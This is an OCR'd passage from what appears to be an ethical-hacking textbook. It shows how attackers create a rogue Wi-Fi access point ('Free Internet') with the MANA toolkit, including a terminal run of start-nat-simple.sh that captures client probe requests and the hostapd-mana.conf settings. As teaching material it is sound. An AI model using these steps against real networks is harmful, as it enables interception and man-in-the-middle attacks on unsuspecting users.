
Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~/mana]
└──╼ #bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh
Configuration file: /etc/mana-toolkit/hostapd-mana.conf
Using interface wlan0 with hwaddr 00:11:22:33:44:00 and ssid "Free Internet"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
Hit enter to kill me
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
MANA - Directed probe request for SSID 'Troy' from 1c:[redacted]
MANA - Directed probe request for SSID 'Qwerty' from 0c:[redacted]
MANA - Directed probe request for SSID 'Qwerty' from 0c:[redacted]
```

Creation of a Rogue AP Using MANA Toolkit

MANA Toolkit comprises a set of tools that are used by the attackers for creating rogue APs and perform sniffing attacks and MITM attack. It is also used for bypassing HTTPS and HTTP Strict Transport Security (HSTS). Attackers use MANA Toolkit to create a rogue AP through the following steps.

- Modify MANA's configuration file **hostapd-mana.conf** using any text editor to set up a fake access point. Set the wireless interface (**wlan0** is used here) as well as the MAC address (BSSID) or SSID (the SSID **Free Internet** is used here).




hostapd-mana.conf (/etc/mana-toolkit) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
hostapd-mana.conf
Saving file '/etc/mana-toolkit/hostap...
Plain Text
Tab Width: 4
Ln 6, Col 19
INS

```
#A full description of options is available in https://
github.com/sensepost/hostapd-mana/blob/master/hostapd/
hostapd.conf

interface=wlan0
bssid=00:11:22:33:44:00
driver=nl80211
ssid=Free Internet
channel=6

# Prevent dissasociations
disassoc_low_ack=0
ap_max_inactivity=3000

# Both open and shared auth
auth_algs=3

# no SSID cloaking
#ignore_broadcast_ssid=0

```

Figure 16.76: Screenshot showing hostapd-mana.conf

